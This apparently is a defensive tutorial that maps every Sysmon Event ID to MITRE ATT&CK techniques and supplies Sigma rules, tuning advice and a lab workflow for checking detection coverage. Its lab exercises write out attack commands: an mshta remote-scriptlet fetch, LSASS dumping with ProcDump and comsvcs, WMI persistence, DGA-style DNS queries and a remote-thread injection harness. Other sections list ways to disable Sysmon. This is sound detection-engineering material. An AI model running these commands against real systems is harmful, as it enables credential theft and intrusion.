Sysmon Event Deep Dive: Mapping Event IDs to ATT&CK Techniques for Detection Coverage
You pull Security event 4688 during an incident and it tells you powershell.exe ran. Useful, barely. It won’t tell you that PowerShell was spawned by a Word macro, that it opened a socket to a VPS in another hemisphere, or that it cracked open lsass.exe with a 0x1410 access mask. That gap between “a process ran” and “here is exactly what it did” is the entire reason Sysmon earns a place on every endpoint you care about.
Objective: Build an exact, working map from every Sysmon Event ID (1 to 29) to the MITRE ATT&CK techniques it can surface, then validate that map in an isolated lab by firing real techniques and confirming the events actually appear. By the end you can audit your own deployment and state, with precision, what you detect and where you are blind.
1. Why Sysmon, Not Just 4688
Native Windows process auditing (Security EID 4688) is a coarse signal. Turn on command-line auditing and it improves, but you still miss the binary hash, the loaded modules, the network tuple, the registry writes, and the cross-process memory reads. Sysmon is a persistent service plus a device driver that logs to Microsoft-Windows-Sysmon/Operational and gives you all of it, correlated by a ProcessGuid that is unique across a domain.
Think of the two as parallel visibility paths. 4688 and Sysmon EID 1 both record process creation, but EID 1 carries CommandLine, ParentImage, ParentCommandLine, Hashes, IntegrityLevel, OriginalFileName, and CurrentDirectory. That richness is what turns a raw log line into a detection. The rest of this tutorial treats coverage gaps as the central problem: which ATT&CK techniques leave a fingerprint in Sysmon, and which slip past because the relevant event is disabled or was never designed to see them.
2. Architecture and the Configuration File
Sysmon runs as a protected process, which blocks a wide range of user-mode tampering. Its ETW provider GUID is {5770385F-C22A-43E0-BF4C-06F5698FFBD9} and everything lands in the Microsoft-Windows-Sysmon/Operational channel.
Configuration is an XML file. The root element declares a schemaversion, and here is a detail people trip over: older schemas still load in newer binaries, so you can upgrade sysmon64.exe without rewriting your config. Dump the schema the running binary supports before you touch anything:
# List every event, field, and filter operator the binary understands
.\sysmon64.exe -s
Two rules govern filtering. First, exclude always beats include – if a value matches both, it is excluded. Second, a RuleGroup can apply AND or OR across its child Rule elements. Give every rule a RuleName so the fired event carries a human label straight into your SIEM. HashAlgorithms controls which hashes get computed (SHA256 is the sane default), and CheckRevocation toggles signature revocation lookups on loaded images.
# Install with a curated config, then confirm events flow
.\Sysmon64.exe -accepteula -i sysmon-config.xml
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 5
Start from a maintained baseline. SwiftOnSecurity’s config and Olaf Hartong’s sysmon-modular are the two the community actually runs. Do not ship the default config to production; several high-value events are off out of the box.
3. The Full Event ID Map (EID 1 to 29)
Here is the complete reference, current through Sysmon v15.2. Note which events are disabled by default, because a disabled event is a silent blind spot.
| EID | Name | Primary ATT&CK Techniques |
|---|---|---|
1 | Process Create | T1059.x, T1055, T1204, T1036, T1569.002, T1218 |
2 | File Creation Time Changed | T1070.006 (Timestomping) |
3 | Network Connection (off by default) | T1071, T1021, T1046 |
4 | Sysmon Service State Changed | T1562.001 |
5 | Process Terminated | Timeline correlation with EID 1 |
6 | Driver Loaded | T1014, T1543.003, T1553.002 |
7 | Image Loaded (off by default, -l) | T1574.001/.002, T1055.001 |
8 | CreateRemoteThread | T1055.003, T1055.002 |

9 | RawAccessRead | T1003.001, T1006 |
10 | Process Access | T1003.001, T1055 |
11 | FileCreate | T1105, T1547, T1036 |
12 | RegistryEvent (create/delete) | T1547.001, T1112 |
13 | RegistryEvent (value set) | T1547.001, T1112 |
14 | RegistryEvent (rename) | T1112, T1036 |
15 | FileCreateStreamHash | T1564.004 (NTFS ADS) |
16 | Sysmon Config Changed | T1562.001 |
17 | Pipe Created | T1559.001 |
18 | Pipe Connected | T1559.001 |
19 | WmiEventFilter | T1546.003 |
20 | WmiEventConsumer | T1546.003 |
21 | WmiEventConsumerToFilter | T1546.003 |
22 | DNS Query | T1071.004, T1568 |
23 | FileDelete (archived) | T1070.004, T1036 |
24 | ClipboardChange | T1115 |
25 | Process Tampering | T1055.012, T1036.005 |
26 | FileDeleteDetected | T1070.004 |
27 | FileBlockExecutable | Enforcement, staging of T1105 |
28 | FileBlockShredding | T1485 |
29 | FileExecutableDetected (v15+) | T1105, T1204 |

4. Process and Memory Events Up Close (EIDs 1, 8, 9, 10, 25)
These five carry the most detection weight per event. Event ID 1 alone contributes coverage for more ATT&CK techniques than any other Sysmon event, so it deserves the tightest config and the loudest alerts.
EID 10 (Process Access) is your LSASS tripwire. The field that matters is GrantedAccess. The canonical credential-dump masks are 0x1010 (PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION), 0x1410, and 0x1fffff for full access. Pair that with CallTrace: a legitimate reader shows named modules like ntdll.dll and kernel32.dll, while injected shellcode shows UNKNOWN frames because there is no backing module.
EID 8 (CreateRemoteThread) exposes classic injection. The tell is StartModule. When a thread’s start address sits in a private RWX allocation with no owning module, StartModule comes back blank. Blank plus a TargetImage of lsass.exe is about as high-signal as endpoint telemetry gets.
EID 25 (Process Tampering) is the quiet hero. Its Type field takes Image is replaced or Image is locked. An Image is replaced on a process you did not expect to self-modify is a near-perfect process-hollowing indicator, with almost no benign noise.
EID 9 (RawAccessRead) logs a process opening a volume directly via \\.\HarddiskVolume*, which is how tools bypass file locks to read SAM or NTDS. EID 5 (Process Terminated) is unglamorous but bounds the lifetime of every ProcessGuid, which is what lets you reconstruct a session timeline hours later.
5. Network, DNS, and Named Pipe Events (EIDs 3, 17, 18, 22)
EID 3 is disabled by default and, unfiltered, it is a firehose. Turn it on, then scope it hard: alert on outbound connections from processes that have no business talking to the network, like lsass.exe or a random svchost.exe reaching a non-Microsoft IP. Every connection is stitched to its process through ProcessId and ProcessGuid, and the event carries DestinationIp, DestinationPort, DestinationHostname, and Initiated.
EID 22 (DNS Query) captures QueryName, QueryResults, and QueryStatus per lookup, which is the single best cheap source for DNS-tunnelling C2. A burst of unique high-entropy subdomains returning NXDOMAIN (status 9003) from powershell.exe is a DGA/beacon pattern you can catch without decrypting a byte.
EIDs 17 and 18 (Pipe Created / Pipe Connected) are where you catch framework defaults. Cobalt Strike’s post-exploitation pipes and SMB beacon named pipes are notorious. Alert on PipeName matching known patterns:
| Pattern | Associated tooling |
|---|---|
\postex_* | Cobalt Strike post-exploitation |
\msagent_* | Cobalt Strike SMB beacon |
\mojo.* | Frequently spoofed to blend with Chrome |
\wkssvc* | Lateral movement / named-pipe impersonation |
6. File, Registry, and WMI Persistence Events
Timestomping (T1070.006) surfaces in EID 2, which records both CreationUtcTime and the PreviousCreationUtcTime it overwrote. NTFS Alternate Data Streams (T1564.004) show up in EID 15 (FileCreateStreamHash): any TargetFilename with a : after the extension is an ADS write worth a look.
For deletion you choose your posture. EID 23 (FileDelete) archives a copy of the deleted file into the Sysmon archive directory, which is gold for forensics but costs disk. EID 26 (FileDeleteDetected) logs the delete without keeping a copy. Both map to T1070.004.
Registry autostart persistence (T1547.001) and generic registry tampering (T1112) split across EIDs 12, 13, and 14: object create/delete, value set, and rename respectively. Watch TargetObject for Run keys and service ImagePath writes.

The WMI subscription triad is its own detection story. A permanent WMI subscription needs three objects, and Sysmon logs each:
| EID | Object | Key fields |
|---|---|---|
19 | __EventFilter | Name, EventNamespace, Query |
20 | EventConsumer | Name, Type, Destination |
21 | __FilterToConsumerBinding | Consumer, Filter |
Seeing all three fire in quick succession inside root\subscription is the signature of T1546.003 persistence.
7. Building the ATT&CK Coverage Matrix
ATT&CK v14+ models telemetry as data source to data component. Map each enabled EID into that layer and you can render coverage directly in ATT&CK Navigator (DeTT&CT automates the layer generation).
| Data Source | Data Component | Sysmon EIDs |
|---|---|---|
| Process | Process Creation | 1 |
| Process | Process Termination | 5 |
| Process | Process Access | 10 |
| Process | Process Modification | 25 |
| Process | OS API Execution | 8, 9 |
| Network Traffic | Network Connection Creation | 3 |
| DNS | DNS Query Resolution | 22 |
| File | File Creation | 11, 15 |
| File | File Deletion | 23, 26 |
| File | File Modification | 2 |
| Module | Module Load | 7 |
| Driver | Driver Load | 6 |
| Windows Registry | Registry Key/Value | 12, 13, 14 |
| WMI | WMI Creation | 19, 20, 21 |
| Named Pipe | Named Pipe Creation/Connection | 17, 18 |
| Clipboard | Clipboard Data Access | 24 |
The blind spots this exposes are the honest part. Purely in-memory techniques that touch no file, spawn no child, and open no socket (for example, reflective loading that reuses an existing thread) leave little for Sysmon to see. Those you push to ETWTI or a kernel-callback EDR, not Sysmon.
8. Adversary Emulation Lab: Fire the Events
Everything below runs against a self-owned, air-gapped range. Nothing here is aimed at a system you do not control.
Lab topology (host-only 192.168.56.0/24, no internet):
  ATTACKER: Kali Linux        192.168.56.10  (Metasploit, Atomic Red Team, Python)
  VICTIM:   Windows 10 22H2   192.168.56.20  (Sysmon v15 + Winlogbeat -> Elastic)
  DC:       Windows Server 2019 192.168.56.30 (optional)
The workflow for every technique is the same: run it, confirm the expected EID fires in Elastic, confirm a Sigma rule matches, record the result in your matrix.
Exercise 1 – EID 1: LOLBin Execution (T1218.005, mshta)
# VICTIM - benign simulation, no real payload retrieved
mshta.exe "javascript:a=(GetObject('script:http://192.168.56.10/test.sct')).Exec();close();"
Verify EID 1: Image ends with \mshta.exe, CommandLine contains javascript:, ParentImage is a shell, and Hashes matches the known-good SHA256 of mshta.
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    EventID: 1
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'javascript:'
      - 'vbscript:'
  condition: selection
Exercise 2 – EID 10: LSASS Credential Access (T1003.001)
# VICTIM as local admin, lab only
# Method A: ProcDump (legitimate Sysinternals binary, self-owned target)
.\procdump64.exe -accepteula -ma lsass.exe C:\Temp\lsass.dmp

# Method B: comsvcs MiniDump LOLBin
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\Temp\lsass.dmp full
Verify EID 10: TargetImage ends with \lsass.exe, GrantedAccess is 0x1010, 0x1410, or 0x1fffff, SourceImage is the calling process, and CallTrace shows ntdll.dll or UNKNOWN frames.
logsource:
  category: process_access
  product: windows
detection:
  selection:
    EventID: 10
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|contains:
      - '0x1010'
      - '0x1410'
      - '0x1fffff'
  condition: selection
Exercise 3 – EIDs 19/20/21: WMI Subscription Persistence (T1546.003)
# VICTIM - create the full permanent subscription triad
$FilterArgs = @{
  Name='TestFilter'; EventNameSpace='root\CIMv2'; QueryLanguage='WQL';
  Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Seconds=5"
}
$Filter   = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -Arguments $FilterArgs
$Consumer = Set-WmiInstance -Namespace root\subscription -Class CommandLineEventConsumer -Arguments @{Name='TestConsumer'; CommandLineTemplate='C:\Windows\System32\calc.exe'}
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -Arguments @{Filter=$Filter; Consumer=$Consumer}
Confirm EIDs 19, 20, and 21 all fire. Then clean up:
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Where-Object Name -eq 'TestFilter' | Remove-WmiObject
Exercise 4 – EID 22: DNS Beaconing Pattern (T1071.004)
# VICTIM - 20 unique high-entropy subdomains, DGA/C2 shape
1..20 | ForEach-Object { Resolve-DnsName -Name "$([System.Guid]::NewGuid().ToString('N')).evil-lab.local" -ErrorAction SilentlyContinue }
Verify EID 22: Image is powershell.exe, QueryName shows random subdomains, QueryStatus is 9003 (NXDOMAIN). Note that the raw field is numeric; some pipelines translate 9003 to the string NXDOMAIN, which is what the Sigma below assumes.
logsource:
  category: dns_query
  product: windows
detection:
  selection:
    EventID: 22
    QueryStatus: 'NXDOMAIN'
  filter_legit:
    Image|startswith:
      - 'C:\Windows\System32\'
  condition: selection and not filter_legit
Exercise 5 – EID 8: CreateRemoteThread (T1055.003)
This harness injects into a notepad.exe you spawned yourself. The payload is a trap (NOP; NOP; INT3), not shellcode, so the only purpose is to make Sysmon fire.
// cl.exe /EHsc inject_test.c   (target_pid = a notepad.exe you launched)
HANDLE hProc  = OpenProcess(PROCESS_ALL_ACCESS, FALSE, target_pid);
LPVOID pRemote = VirtualAllocEx(hProc, NULL, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
BYTE payload[] = { 0x90, 0x90, 0xCC };   // NOP sled + breakpoint trap
WriteProcessMemory(hProc, pRemote, payload, sizeof(payload), NULL);
CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)pRemote, NULL, 0, NULL);
Verify EID 8: SourceImage is your harness, TargetImage is notepad.exe, StartAddress lands in the RWX region, and StartModule is blank. Blank StartModule is the high-signal field.
Coverage gap loop
1. Invoke-AtomicTest T1003.001 -TestNumbers 1
2. Query Elastic/Splunk: did the expected EID fire?
3. No  -> config gap. Add or fix the Sysmon XML rule.
4. Yes -> does a Sigma rule match? Convert and backtest.
5. Record: EID -> ATT&CK technique -> Sigma rule -> last-validated date.
9. Writing and Converting Sigma Rules
Sigma is the vendor-neutral detection format. The logsource block has three sub-fields: category (process_creation, network_connection, dns_query, registry_event, file_event), product (windows), and service (sysmon). Get this wrong and your rule fires on the wrong log entirely.
The single most common mistake: convert a process_creation rule to your SIEM without the Sysmon pipeline and it targets 4688 instead of Sysmon EID 1. Always specify the pipeline.
# Convert to Splunk with the Sysmon pipeline so EID 1 is targeted, not 4688
sigma convert -t splunk -p sysmon lolbin_mshta.yml

# KQL / Microsoft Sentinel backend
sigma convert -t kusto -p sysmon lsass_access.yml
One more scoping trap: EID 1 and EID 3 both carry an Image field. explorer.exe in Image on a network event means something completely different from explorer.exe in Image on a process-creation event. Scope logsource correctly every time.
10. Tuning and Closing the Gaps
Signal and noise trade off per event. EIDs 3, 7, and 22 are the loudest; unfiltered they will drown your pipeline. Do not disable them, filter them. Exclude known-good signed processes from EID 7, exclude your patch and telemetry infrastructure from EID 3, and exclude first-party update domains from EID 22.
Two hard truths worth stating. First, when a technique lives entirely in memory and never touches a module load, a file write, or a socket, Sysmon may simply have nothing to log; that is where a kernel-callback EDR or ETWTI earns its licence. Second, re-validate after every OS patch and Sysmon upgrade, because a schema change can quietly stop an event from firing the way your rule expects.
11. Common Attacker Techniques Against Sysmon
Sysmon is a target itself. If an adversary blinds it, your whole matrix goes dark.
| Technique | Description |
|---|---|
| Service stop | sc stop Sysmon64 or driver unload to kill telemetry (T1562.001) |
| Config swap | Push a stripped config that excludes the attacker’s own tooling (T1562.001) |
| Provider unhook | Manipulate the ETW provider so events are dropped before the log |
| Renamed binary | Rename the Sysmon service/driver to defeat brittle name-based checks |
| Log clearing | Wipe Microsoft-Windows-Sysmon/Operational post-compromise |
The saving grace is that Sysmon narrates its own tampering. EID 4 logs every service start and stop, and EID 16 logs every config change with the new ConfigurationFileHash. An unexpected stop or an unapproved config hash is a loud, high-fidelity alert.

12. Defensive Strategies & Detection
Alert-worthy fields, distilled:
| EID | Alert condition |
|---|---|
1 | OriginalFileName mismatches Image basename (masquerading); rare parent spawning a shell |
8 | StartModule blank, or TargetImage is lsass.exe |
10 | TargetImage is lsass.exe and GrantedAccess in {0x1010,0x1410,0x1fffff} |
15 | TargetFilename contains a : after the extension (ADS) |
17 | PipeName matches \postex_*, \msagent_*, \mojo.*, \wkssvc* |
19–21 | Any new subscription triad in root\subscription |
22 | High-frequency NXDOMAIN, high subdomain entropy, odd source process |
25 | Type = Image is replaced |
Detect tampering against Sysmon itself with EIDs 4 and 16:
title: Sysmon Service Stop or Unapproved Config Change
logsource:
  product: windows
  service: sysmon
detection:
  service_state:
    EventID: 4
    State: 'Stopped'
  config_change:
    EventID: 16
  condition: service_state or config_change
level: high
Pair Sysmon with native audit knobs. Enable command-line auditing (auditpol /set /subcategory:"Process Creation" /success:enable plus ProcessCreationIncludeCmdLine_Enabled = 1) so 4688 corroborates EID 1. Turn on PowerShell Script Block Logging (EnableScriptBlockLogging = 1) for Microsoft-Windows-PowerShell/Operational EID 4104. Enable Object Access auditing to complement registry EIDs 12 to 14.
Formal ATT&CK mapping for the primitives exercised above:
| Technique | MITRE ID | Detection |
|---|---|---|
| Command and Scripting Interpreter | T1059 | EID 1 command line, EID 4104 script blocks |
| System Binary Proxy Execution: Mshta | T1218.005 | EID 1 Image/CommandLine |
| Thread Execution Hijacking | T1055.003 | EID 8 blank StartModule |
| Process Hollowing | T1055.012 | EID 25 Image is replaced |
| OS Credential Dumping: LSASS | T1003.001 | EID 10 GrantedAccess, EID 9 RawAccessRead |
| Application Layer Protocol: DNS | T1071.004 | EID 22 NXDOMAIN bursts |
| WMI Event Subscription | T1546.003 | EIDs 19/20/21 triad |
| Impair Defenses: Disable Tools | T1562.001 | EIDs 4 and 16 |
| Indicator Removal: Timestomp | T1070.006 | EID 2 PreviousCreationUtcTime |
Harden the deployment: store the config so its binary blob lives in the registry and remove the plaintext XML from disk, ACL the driver object to block sc stop Sysmon64, forward events to your SIEM in near real time via Windows Event Collection, and re-run Atomic Red Team after every upgrade.
13. Tools for Sysmon Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | The service and driver itself; -s dumps schema | learn.microsoft.com |
| sysmon-modular | Modular config mapped to ATT&CK | github.com |
| Atomic Red Team | Per-technique tests to validate EID firing | github.com |
| DeTT&CT | Turns EID coverage into ATT&CK Navigator layers | github.com |
| Sigma | Vendor-neutral detection rules and converter | sigmahq.io |
| Winlogbeat | Ships the Sysmon channel to Elastic | elastic.co |
| Elastic / Splunk | SIEM backends for query and alerting | elastic.co |
| Event Viewer / Get-WinEvent | Native inspection of the Operational log | learn.microsoft.com |
14. Summary
- Sysmon converts “a process ran” into a full narrative (command line, parent, hash, network tuple, memory access) that native
4688cannot match. - Every Event ID maps to specific ATT&CK data components, so an enabled EID equals coverage and a disabled one equals a documented blind spot.
- The highest-signal events are
1,8,10,22, and25– LOLBins, injection, LSASS access, DNS C2, and process hollowing respectively. - Validate, do not assume. Fire each technique with Atomic Red Team, confirm the EID fires, confirm a Sigma rule matches, and record the last-validated date in a coverage matrix.
- Watch Sysmon watching itself. EIDs
4and16catch service stops and config swaps, the first thing an adversary does to go dark.
Related Tutorials
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
- PE File Format Deep Dive
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
References
- Sysmon – Sysinternals | Microsoft Learn (Official Sysmon Documentation & Event ID Reference)
- Sysmon Overview (Built-in Windows Feature) | Microsoft Learn
- Adversary Emulation Plans | MITRE ATT&CK®
- ATT&CK Adversary Emulation Training | MITRE ATT&CK®
- MITRE ATT&CK Technique Coverage with Sysmon for Linux | Microsoft Tech Community
- A Sysmon Event ID Breakdown (Updated to Include EID 29) | Black Hills Information Security
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.